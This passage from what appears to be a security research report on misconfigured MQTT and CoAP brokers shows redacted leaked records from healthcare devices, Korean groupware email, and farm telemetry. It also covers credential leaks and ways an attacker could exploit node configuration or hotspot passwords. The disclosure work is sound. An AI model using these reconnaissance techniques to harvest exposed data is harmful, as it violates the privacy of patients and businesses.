ENT>\n        <ORU_R01.ORDER_OBSERVATION>\n        <ORC>\n        <ORC.1>RE<\/ORC.1>\n        <\/ORC>\n        <OBR>\n
```

```
payload: {"level":0,"title":"Correction Bolus","message":"\nInsulin: 0.90U\nEntered By: openaps://[redacted]/715
\nNotes: Normal bolus (solo, no bolus wizard).\nCalculated IOB: 6.235\nProgrammed bolus 0.9\nDelivered bolus 0.9\n
Percent delivered: 100%","plugin":{"name":"treatmentnotify","label":"Treatment Notifications","pluginType":"notifi
cation","enabled":true},"group":"default","key":"[redacted]"} timestamp: February
3rd 2018, 06:02:29.474 broker: [redacted] topic: /notifications/ns/json topic_b64: - payload_b64: -
```

Figure 23. Examples of exposed healthcare-related records (ambulance live location, HL7 data from a patient monitor, and an insulin pump exposed via OpenAPS, which appears to be a test)

While searching for known brands of medical devices, we observed a certain pattern. We noticed multiple records showing device names (the specific manufacturers of an infusion pump and a patient lift have been obscured in the example below) along with email addresses, location information, and numerical identifiers. We realized that we were looking at an inventory system backed by an asset-tracking software, based on radio frequency identification (RFID), run by a company serving hospitals, clinics, and other industry sectors.




```
{"instanceType":"Asset","instance":{"id":158,"lastSeenDateTime":"2018-03-18T10:57:26Z","lastSeenGeoLocation":nul
l,"active":true,"disposed":false,"disposedDateTime":null,"additionalProperties":"{\"eventId\":2,\"EPC\":\"aabbcc0
00000000000000001\",\"RSSI\":\"01020304\"}","notes":"Note","lastSeenSensorId":null,"name":"[redacted] In
fusion Pump 1","lastSeenLocationId":405,"assignedLocationId":393,"categoryId":230,"departmentId":165,"serialNumbe
r":"351684246","updatedBy":4,"createdBy":22,"lastSeenStatusCode":"2","currentStatusCode":"2","createdAt":"2018-02
-08T15:00:35Z","updatedAt":"2018-03-06T00:24:04Z","updatedByName":"[redacted] controller@[redacted] io","createdByNam
e":"[redacted]@[redacted].com","categoryName":"Infusion Pump","departmentName":"Central Wing, Floor 1","lastSeen
LocationName":"West Wing","lastSeenParentPath":"Home/Building 1/Floor 1","assignedLocationName":"Floor 1","assign
edParentPath":"Home/Building 1","lastSeenStatusName":"Left","lastSeenStatusCssClass":"text-grey","lastSeenStatusA
ppColor":"#808080","currentStatusName":"Left","currentStatusCssClass":"text-grey","currentStatusAppColor":"#80808
0","checkedOutNotes":null,"checkedOut":false,"checkedOutBy":null,"checkedOutExpectedBackAt":null,"checkedOutAt":n
ull,"imageId":6,"flagsSet":[{"name":"Add To Favorites","id":1,"flagId":60,"set":true,"public":false},{"name":"Not
ify Me","id":2,"flagId":0,"set":false,"public":false},{"name":"Notify Users","id":3,"flagId":0,"set":false,"publi
c":true},{"name":"Reader Flag","id":4,"flagId":0,"set":false,"public":true}]},"action":"update","target":158}
```

```
{"instanceType":"Asset","instance":{"id":185,"lastSeenDateTime":"2018-03-18T19:28:31Z","lastSeenGeoLocation":nul
l,"active":true,"disposed":false,"disposedDateTime":null,"additionalProperties":"{\"eventId\":1,\"EPC\":\"aabbcc0
00000000000000002\",\"RSSI\":\"01020304\"}","notes":null,"lastSeenSensorId":null,"name":"[redacted] pat
ient Lift","lastSeenLocationId":405,"assignedLocationId":393,"categoryId":251,"departmentId":156,"serialNumbe
r":"6988541","updatedBy":4,"createdBy":22,"lastSeenStatusCode":"1","currentStatusCode":"1","createdAt":"2018-02-0
8T18:53:23Z","updatedAt":"2018-03-02T14:27:40Z","updatedByName":"[redacted] controller@[redacted].io","createdByNam
e":"[redacted]@[redacted].com","categoryName":"Portable Patient Lifts","departmentName":"East Wing, Floor 1","l
astSeenLocationName":"West Wing","lastSeenParentPath":"Home/Building 1/Floor 1","assignedLocationName":"Floor
 1","assignedParentPath":"Home/Building 1","lastSeenStatusName":"Entered","lastSeenStatusCssClass":"text-succes
s","lastSeenStatusAppColor":"#6CC788","currentStatusName":"Entered","currentStatusCssClass":"text-success","curre
ntStatusAppColor":"#6CC788","checkedOutNotes":null,"checkedOut":false,"checkedOutBy":null,"checkedOutExpectedBack
At":null,"checkedOutAt":null,"imageId":18,"flagsSet":[{"name":"Add To Favorites","id":1,"flagId":0,"set":false,"p
ublic":false},{"name":"Notify Me","id":2,"flagId":0,"set":false,"public":false},{"name":"Notify Users","id":3,"fl
agId":0,"set":false,"public":true},{"name":"Reader Flag","id":4,"flagId":0,"set":false,"public":true}]},"actio
n":"update","target":185}
```

Figure 24. Asset-tracking records leaked by a system deployed in — or used by — a healthcare facility

This data represents an advantage for attackers who target specific hospitals, as they would know which systems hospitals deploy, including detailed version information.

Outside the scope of healthcare facilities, we found exposed data regarding a recently launched assistive service for blind or low-vision people. The service offers a dedicated human operator who can assist a person, who is equipped with wireless smart glasses and headphones that record video and audio data, allowing the agent to “see” and “hear” what the assisted person is experiencing, in order to guide them in day-to-day tasks.



```
{"username":"[redacted]@[redacted].com","firstname":"[redacted]","lastname":"[redacted]","status":null,"requestType":null,"reques
tTimeStamp":1521771719000,"agentUsername":"[redacted]@[redacted]","agentFirstName":"Jack ","agentLastName":"[redacted]
","agentPhoneNumber":"[redacted]74","serviceid":[redacted]9,"userid":[redacted],"agentid":1188,"streamType":"WEBRTC","requestSo
urce":null,"audioType":"VOIP-WEBRTC","stunServerList":[{"address":"[redacted]"},{"address":"[redacted]"},{"add
ress":"[redacted]"},{"address":"[redacted]"},{"address":"[redacted]"}],"turnServerList":[{"address":"[redacted]
","username":"[redacted]","password":"[redacted]"},{"address":"[redacted]","username":"[redacted]","password":"[redacted]
"},{"address":"[redacted]","username":"[redacted]","password":"[redacted]"},{"address":"[redacted]","username":"[redacted]
","password":"[redacted]"},{"address":"[redacted]","username":"[redacted]","password":"[redacted]"}],"testCall":fal
se,"response":{"messageCode":"SRA","status":"SUCCESS","resultSize":0,"pageNumber":0,"errorCode":"","errorMessag
e":"","hasMore":false},"nthCaller":false}
```

Figure 25. Record of a personal healthcare service leaked through a misconfigured broker

In a test setup, we found a few dozen records that included the assisted person’s email address and user identifier. In two of these cases, the records included the agent name, phone number, username, password, and IP or hostname of the voice over Internet Protocol (VoIP) endpoint used to provide the audio service. In these records, there was an attribute named “testCall,” whose value was “false”.

3.1.2 Findings: Leaking Groupware Messaging App




Figure 26. Official screenshots of the Bizbox Alpha mobile groupware application from the Google Play App Store[45]

Outside the industry scope, MQTT is widely used as a messaging protocol, with Facebook Messenger as the most popular example. However, when a messaging system based on MQTT is used in an enterprise-level business context, the assets at stake are much more valuable and the security risk increases, as in the example described in this section.

[45] DuzonBizon. (2018). *Google Play.* “Bizbox Alpha mobile.” Last accessed on 2 August 2018 at https://play.google.com/store/apps/details?id=com.duzon.bizbox.next.phone.

We found numerous leaked email messages and noticed that they were all containing the same string pattern, “bizbox_*.” Upon further analysis, we discovered that they all originated from the same app, Bizbox Alpha mobile, an Android groupware app developed by Douzone.[46] The app contains an MQTT client, which connects to a broker to broadcast notifications across subscribed clients. One of the brokers used by the app was misconfigured for a while, and leaked 55,475 messages in over four months, of which about 18,000 were email messages.


Among the leaked records were chat and email messages, including the whole body of the conversation. The app is intended for a Korean-speaking enterprise audience. We found numerous conversations that revealed business relations, including names, business contacts, and of course, exchanged information. This, in itself, is a concrete risk to the secrecy of business-to-business relationships. The root cause here was a misconfigured MQTT server used by an enterprise app.

Although we can’t name the affected organizations, we hereby list the industry sectors and aggregated information:

- Large consumer electronics and mobile device manufacturer
- Fashion and clothing industry
- Marine industry
- Internet service providers (ISPs)
- Logistics
- Industry-grade thin-film-transistor (TFT) display manufacturer
- Automotive parts manufacturer
- Medical and rehabilitation equipment
- Civil engineering, manufacturing, and construction

[46] Douzone. (2015). *Douzone.* “홈제품/서비스그룹웨어기업용 Bizbox Alpha.” Last accessed on 2 August 2018 at http://www.douzone.com/product/groupware/gw01_biz_05.

In the following figure, we provide some example leaked records, from which we redacted any sensitive information.



```
{"type":"001","eventType":"TALK","eventSubType":"TA201","viewType":"A","setting":{"systemPushYn":"N","alertYn":"Y","portalYn":"N"},"t
itle":{"kr":"[redacted].com"},"content":{"kr":"[redacted]"},"preview":{"kr":"[redacted] RFQ 60
00171572, [Collective No.: [redacted]] from BP Shipping Ltd for Vessel British Venture - PO No: [redacted].com
<[redacted] com>"},"sound":"BizboxAlpha_Notification","senderSeq":"[redacted].com","data":{"timeStamp":15191978
96396,"roomType":"A","subSeq":"","seq":"","roomId":"[redacted]","url":"","chatId":"[redacted]"},"receiver":{"23":
{"reserveMessage":0,"message":0,"markTalk":0,"total":5409,"mail":281,"projectTalk":0,"mailDomain":{"128":281},"mention":0,"ea":{"12
8":{"eapproval":0,"eapprovalRef":108}},"pushYn":"Y","lang":"kr","normalTalk":5128}},"url":""}
```


```
{"type":"001","eventType":"MAIL","eventSubType":"MA001","viewType":"A","setting":{"systemPushYn":"Y","alertY
n":"Y","portalYn":"N"},"title":{"kr":"[[redacted]] [NOTICE][URGENT] [redacted] PCR [redacted]"},"content":{"kr":"[redacted].c
om<[redacted].com>"},"preview":{"kr":"[redacted].com>"},"sound":"BizboxAlpha_Not
ification","senderSeq":"[redacted].com","data":{"fileId":"[redacted]_172.17.0.1.eml","content":"[redacted] [N
otice] [redacted] PCR [redacted] http://www.[redacted] com Dear Sir or Madam, You([redacted]) have PCR for pull-in delivery date. 'Urg
ent' means Shipping Request Date left 7days from today. Please check in [redacted] System. ※ [redacted] System : [redacted]
[redacted]","title":"[NOTICE][URGENT] [redacted] PCR [redacted]","fileList":[],"senderName":"[redacted].com","recvList":[{"boxS
eq":331,"empName":"[redacted]","paramStr":"muid|email","email":"[redacted]@if[redacted].com","empSeq":"634","muid":2056208}],"s
endName":"[redacted]","timeStamp":1520984630748,"subSeq":"1076874","seq":"[redacted]_172.17.0.1.eml","mailSeq":10768
74,"sendEmail":"[redacted]@[redacted].com"},"mobileViewYn":"Y","receiver":{"634":{"reserveMessage":0,"message":0,"mark
Talk":0,"total":227,"mail":213,"projectTalk":0,"mailDomain":{"1":213},"mention":0,"ea":{"1":{"eapproval":1,"eappr
ovalRef":32}},"pushYn":"Y","lang":"kr","normalTalk":13}},"url":"http://mail.[redacted]
i.do?{0}&{1}"}
```

```
{"type":"001","eventType":"MAIL","eventSubType":"MA001","viewType":"A","setting":{"systemPushYn":"Y","alertY
n":"Y","portalYn":"Y"},"title":{"kr":"[[redacted]] Most Urgent - 17E393: Enquiry for Flanges / Forgings for [redacted]
hase-2FEED Project, [redacted]"},"content":{"kr":"[redacted] industrie
s.net>"},"preview":{"kr":"[redacted] industries.net>"},"sound":"BizboxAlpha
_Notification","senderSeq":"[redacted] industries.net","data":{"fileId":"[redacted]_192.168.122.1.em
l","content":"[redacted]    Dear Sir,   Sub     :  Enquiry for Flanges & Forgings R
ef.    : Design & Supply of High Pressure vessels for [redacted] Phase2 FEED Project, [redacted] is
 in process of bid","title":"Most Urgent - [redacted] Enquiry for Flanges / Forgings [redacted] Phase-2FEED Pro
ject, [redacted]","fileList":[{"fileSize":"252280","fileName":"Forgings [redacted].rar","originalFileNam
e":"[redacted]","fileExtsn":"rar","fileSn":"6","fileUrl":"[redacted] co.kr:[redacted]
[redacted]&encoding=base64&{0}&{1}"}],"senderNam
e":"[redacted] industries.net","recvList":[{"boxSeq":66,"empName":"[redacted]","paramStr":"muid|email","email":"[redacted]
[redacted].com","empSeq":"8","muid":1475371}],"sendName":"[redacted]","timeStamp":1520325791292,"subSe
q":"1271722","seq":"[redacted]_192.168.122.1.eml","mailSeq":1271722,"sendEmail":"[redacted] industries.n
et"},"mobileViewYn":"Y","receiver":{"8":{"reserveMessage":0,"message":2,"markTalk":0,"total":8,"mail":2,"projectT
alk":0,"mailDomain":{"9":2},"mention":0,"ea":{"9":{"eapproval":0,"eapprovalRef":0}},"pushYn":"Y","lang":"kr","nor
malTalk":4}},"url":"[redacted]"}
```

Figure 27. Records leaked by a Korean enterprise-grade groupware app. The first one involves a large lifeboat manufacturer, the second is a purchase order from a large consumer electronics and mobile device manufacturer, and the last is from a large engineering, manufacturing, and construction business.

3.1.3 Findings: Smart Farming Telemetry

We found about 4,310 agriculture-related records, the most notable of which include protocol gateways, field data with precise location information, and smart agriculture platforms.



```
topic: xrf/iot/custom/agro/295202063546 timestamp: March 24th 2018, 04:42:43.947 broker: [redacted]
 topic_b64:  - payload:  - payload_b64: FAAoAAAAAQsEDxYNAAAdKCoAMwC5AGRIAAAAAJABcQEAAAAAAAAAAAAAAAA= tags: agricu
lture extracts.macaddr:  extracts.ip:  extracts.url:  extracts.email:  payload_type: bytes payload_mime: data
 payload_hashes.ssdeep: 3:xlllnio4niclblt1dkll:Yn/i payload_hashes.sha256: d0c116d2212d2dcbf526aa820a5a85dbbe48ffe9
958802006f923d94810efd3b payload_types:  - enriched_on: March 24th 2018, 04:42:43.948 _id: AWJWGfLqbQnfFRiAyOj0

 topic: xrf/iot/custom/agro/358603899101 timestamp: March 24th 2018, 04:42:42.825 broker: [redacted]
 topic_b64:  - payload:  - payload_b64: FAAoABIAAxgGCyo7AAAZJisAGQAAACgATgcQJ5ABjwMAAAAAAAAAAAAIAAAA= tags: agricu
lture extracts.macaddr:  extracts.ip:  extracts.url:  extracts.email:  payload_type: bytes payload_mime: data
 payload_hashes.ssdeep: 3:xl3lKjWOW1S2Qln:YStSb payload_hashes.sha256: 0ccb1f636da087fa8693e518fa1ee06db574aacecb36
07a371e6d18f039b4c6a payload_types:  - enriched_on: March 24th 2018, 04:42:42.825 _id: AWJWGe6HbQnfFRiAyOjU


topic: [redacted]/Agro[redacted]_Gateway/[redacted]/node_1/AGRO/data payload: {"ID":1,"LASTRCV":1521503804,"DEV_TYPE":"
AGRO","AIRHUMID":74.99854278564453,"AIRTEMP":9.039997100830078,"PHOTORAW":0,"LEAFWET":0.6144404411315918,"WATERMA
RK":0,"SOILTEMP":11.6875,"VBAT":3.9928231239318848,"GPS_LAT":[redacted]01660156,"GPS_LON":[redacted]8955078,"SECON
DS":5738.5791015625} timestamp: March 20th 2018, 00:56:45.246 broker: [redacted]


 payload: {"DevEUI":"0004A30B[redacted]","name":"Smart Agro Sol","rssi":-79,"time":1521856083,"timeUTC":"2018-03-24T0
1:48:02.685+00:00","payload_hex":"[redacted]","SpFa
ct":9,"ADRbit":1,"FPort":3,"snr":11,"FCntUp":35667,"FCntDn":35641,"station":"10000001","serial_id":382546188,"BAT":9
5,"PA":100.71,"TCA":6,"HUMA":86.3,"SOILT":5.31,"SOIL":53.37,"DeviceID":"[redacted]"} timestamp: March 24th 20
18, 02:48:42.126 broker: [redacted] topic: LoraDATA/[redacted] topic_b64:  - payload_b64:  - tags: agr
```

Figure 28. Examples of exposed agriculture-related records. Notice the payload passed as non-ASCII (American Standard Code for Information Interchange) data (payload_hex) and the use of LoRa (long range) technology.

The first two records in the above figure are from a broker in China, which is sending binary data in the MQTT payload. The second and third records refer to two European smart agriculture systems for small to medium farms.

As in the manufacturing cases, exposed agriculture-related data not only is a risk to the individual businesses affected, but on a larger scale it could also impact a whole nation, as enemy nations could eavesdrop on this data and take advantage of it.

3.2 Node Configuration and Management

In the most generic situation, IoT nodes are small microcontrollers with limited interfaces to the outside world. In the best case, they have a serial port that programmers and system integrators use to load or upgrade firmware on them, or a small Secure Digital (SD) slot for storage. While firmware upgrading deserves a section of its own, node configuration and management is probably the second most common need in the IoT.

Recall that nodes are designed to be remote and generally hard to reach. Even in a simple consumer IoT scenario (e.g., smart light bulbs), it would be very cumbersome if a light bulb would require the user to connect a computer to it via a USB cable in order to change the dimming speed or the color variants. Similarly unwieldy is a network router that would require the user to connect a cable just to change the IP or password settings.

In IIoT settings, the scale of the problem is greater, and thus node configuration and management must happen remotely. The usual workflow starts with an onboarding procedure, where the node "broadcasts" its presence in the network (e.g., by entering a pre-configured Wi-Fi hotspot mode). This is the perfect use case for CoAP because it requires no brokers set up. For example, the newly onboarded node could start a CoAP server to accept configuration requests to a certain URI (e.g., `/configure`), and the node configuration and management platform sends the configuration details as a payload of such requests. These configuration details could contain, for example, the IP address and credentials of an MQTT server in the network, which would be used from that moment on in place of CoAP.

Security Angle

Configuring a node is a critical task because it could alter the node's functionality. For example, during the configuration time window, an attacker can manage to convince a node that it has to connect to its (malicious) MQTT broker. This problem is similar, just at a higher layer in the network stack, to what could happen if an attacker manages to compromise a Dynamic Host Configuration Protocol (DHCP) server to send rogue configuration packets.

3.2.1 Findings: Exposed Credentials and Network Configuration Details




Figure 29. Leaked credentials over time


We measured an average of around 1,000 records per month containing credentials. This highlights a key aspect of MQTT's message-retaining and QoS features: If a sensitive message is sent by a node once, and that node marked it as "retained," any other future subscriber — including malicious ones — will keep receiving it every time the subscriber subscribes. The chances that a single leaked password could fall into the wrong hands are thus high. For example, we found out three passwords that were repeatedly leaked nearly 2,000 times throughout the whole observation period.

Broker	Message count	Location
A	1,264	Montenegro
B	1,054	China
C	87	France
D	75	Ireland
E	61	Singapore
F	48	Germany
G	39	United States
H	38	United States
I	37	United States
J	31	United States
K	14	India
L	13	Denmark
M	8	United States
N	6	Russia
O	3	United States
P	3	United States
Q	2	United States
R	1	United States
S	1	United States
T	1	Singapore

Table 1. Breakdown of the number of messages recorded by most active MQTT brokers

After further probing into the two most active brokers that exposed credentials, we found out that the one in Montenegro was a factory automation system including robots, cameras, alarms, and heating, ventilation, and air conditioning (HVAC) devices, while the other broker was an industrial router. An accurate inspection revealed that the industrial router was not revealing any credentials. However, it contained details about the private network configuration details, including IPs.

Searching CoAP records matching the “password” keyword, we found a uniform group of about 365,000 hosts, using networking devices of the same brand, responding on the CoAP port. These hosts are all mobile hotspots located in the Asia Pacific (APAC) region. Given such authentication information and given the abundance of hotspots in the region, it is easy for an attacker to connect to that network and abuse the service to disguise their true identity.



Resources in coap://[redacted].well-known/core

href	title
[redacted]	
[redacted]	[redacted] Request Resource
[redacted]	[redacted] WLAN Resource
[redacted]	[redacted] Success Resource
[redacted]	[redacted] ACK Resource
[redacted]	
[redacted]	[redacted] SHOW Resource
[redacted]	[redacted] Regist Resource
[redacted]	[redacted] Resource
/.well-known/core	

